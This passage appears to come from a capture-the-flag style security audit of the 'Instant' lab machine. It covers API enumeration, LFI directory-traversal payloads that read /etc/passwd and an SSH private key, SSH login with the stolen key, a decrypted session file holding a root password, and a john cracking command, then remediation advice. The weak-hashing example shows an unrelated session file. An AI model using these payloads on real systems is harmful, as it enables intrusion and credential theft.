GET http://instant.htb/api/v1/view/profile
```

- **POST Method:**
  - **Usage:** Sends data to a server for processing.
  - **Example:**



```
POST http://instant.htb/api/v1/register
Content-Type: application/json

{
  "username": "user",
  "password": "pass123"
}
```

## Swagger

- **Description:** Swagger is a tool for documenting and testing APIs. It provides an interactive interface to explore API endpoints.
- **Usage in Audit:** Swagger revealed insecure endpoints, such as the LFI-vulnerable logs endpoint.

### Example Swagger Usage:

- **Swagger JSON:**

```
{
  "paths": {
    "/api/v1/logs": {
      "get": {
        "parameters": [
          {
            "name": "file",
            "in": "query",
            "required": true
          }
        ]
      }
    }
  }
}
```

- **Exploit Example:**

```
curl "http://instant.htb/api/v1/logs?file=../../../../etc/passwd"
```

## Roadmap

### Privilege Escalation Roadmap

1. **Identify Vulnerabilities:**
  - Examine API endpoints using Swagger to find insecure configurations or input validation issues.
2. **Exploit Vulnerable Endpoints:**
  - Use directory traversal payloads to retrieve sensitive files.

```
GET http://instant.htb/api/v1/logs?file=../../../../etc/passwd
```

3. **Retrieve Sensitive Files:**
  - Extract private keys, passwords, or other credentials from the accessed files.

```
curl
"http://instant.htb/api/v1/logs?file=../../../../home/user/.ssh/id_rsa" >
id_rsa
```

#### 4. Set Up Access:

- Configure permissions for extracted keys and log in using SSH.
- `chmod 600 id_rsa`
- `ssh -i id_rsa user@instant.htb`

## Key Concepts Roadmap

#### 1. Document API Methods:

- Review API endpoints for GET and POST methods.
- Test endpoints using tools like Swagger or `curl`.

#### 2. Secure Connections:

- Highlight the use of SSH for encrypted communication.
- Demonstrate the significance of public and private keys in securing access.

#### 3. Test Vulnerabilities:

- Use API testing tools to simulate attacks and identify weaknesses in endpoints.

#### 4. Integrate Learnings:

- Use findings from Swagger documentation to craft exploits.
- Emphasize the role of secure coding and validation in preventing such exploits.

---

## 9. Findings and Observations

### Key Vulnerabilities

#### 1. Hardcoded admin tokens in the APK file:

- Sensitive tokens were discovered embedded in the application code during reverse engineering of the APK file. These tokens could be used to bypass authentication mechanisms and access restricted areas of the application.
- **Code Example:**

```
String token = "eyJhbGciOiJIUzI1NiIs...";
```

#### 2. LFI vulnerabilities exposing sensitive files:

- Directory traversal vulnerabilities in API endpoints allowed access to sensitive files like `/etc/passwd` and SSH private keys.
- **Exploit Code:**

```
GET http://instant.htb/api/v1/logs?file=../../../../etc/passwd
GET http://instant.htb/api/v1/logs?file=../../../../home/user/.ssh/id_rsa
```

#### 3. Weak password hashing mechanisms:

- Passwords stored in the database used weak hashing algorithms, making them susceptible to brute-force attacks.
- **Example Analysis:**

```

{
  "Sessions": [
    {
      "Id": "532c88c4-e60e-49ab-b52d-7a86ee6e5c91",
      "Ip": "192.168.0.1",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Firewall 1",
      "Authentication": 0,
      "CredentialsID": "e1d03242-69fa-41b7-978e-b443f3f9c4ae",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 0,
      "SerialLine": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 0,
      "LoggingEnabled": false,
      "RemoteDirectory": null
    }
  ],
  "Credentials": [
    {
      "Id": "e1d03242-69fa-41b7-978e-b443f3f9c4ae",
      "CredentialsName": "SecretPWD",
      "Username": "root",
      "Password": "mysup3rsecretPassword1!!",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ]
}

```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

## Impact

- **Unauthorized admin-level access:** Exploitation of hardcoded tokens enabled unauthorized administrative actions.
- **Complete system compromise:** LFI vulnerabilities allowed the retrieval of sensitive files, leading to privilege escalation.
- **Exposure of sensitive application and user data:** Weak hashing mechanisms made it possible to compromise user credentials.

## 10. Recommendations

1. **Avoid hardcoding sensitive tokens in application code:**
  - Use environment variables or secure configuration management systems to store sensitive information.
  - **Recommended Implementation:**

```
String token = System.getenv("ADMIN_TOKEN");
```

2. **Validate and sanitize all user inputs to prevent LFI:**
  - Implement robust input validation to block directory traversal attempts.
  - **Example Sanitization Code:**

```

def sanitize_input(user_input):
    if ".." in user_input or "/" in user_input:
        raise ValueError("Invalid input")
    return user_input

```

### 3. Implement strong password hashing algorithms:

- Use algorithms like bcrypt, scrypt, or Argon2 for hashing passwords.
- **Example Implementation:**

```
from bcrypt import hashpw, gensalt
hashed_password = hashpw(password.encode(), gensalt())
```

### 4. Regularly audit application and server configurations:

- Perform regular security audits to identify and patch vulnerabilities.

---

## 11. Conclusion

This audit demonstrates how chaining vulnerabilities can lead to complete system compromise. By addressing the identified issues and following the recommendations, the security posture of the "Instant" machine can be significantly improved.

The findings highlight the importance of secure coding practices, rigorous input validation, and robust password management. Implementing the suggested recommendations can mitigate the identified risks and strengthen the overall security framework.

---

## 12. Appendices

### Tools and Commands Used

- **Nmap:** For network reconnaissance.
- **Apktool:** For decompiling APK files.
- **SQLite:** For database analysis.
- **SolarPuttyDecrypt:** For decrypting sensitive files.

### Roadmap for Improvements

1. Implement centralized logging to detect unauthorized access attempts.
2. Use tools like SonarQube to scan application code for hardcoded tokens.
3. Conduct regular penetration tests to identify and remediate potential vulnerabilities.
4. Train developers on secure coding practices to prevent similar issues in the future.

### Images and Diagrams

[Attached screenshots of commands, tools, and results.]

### Tools and Commands Used

- **Nmap:** For network reconnaissance.
- **Apktool:** For decompiling APK files.
- **SQLite:** For database analysis.
- **SolarPuttyDecrypt:** For decrypting sensitive files.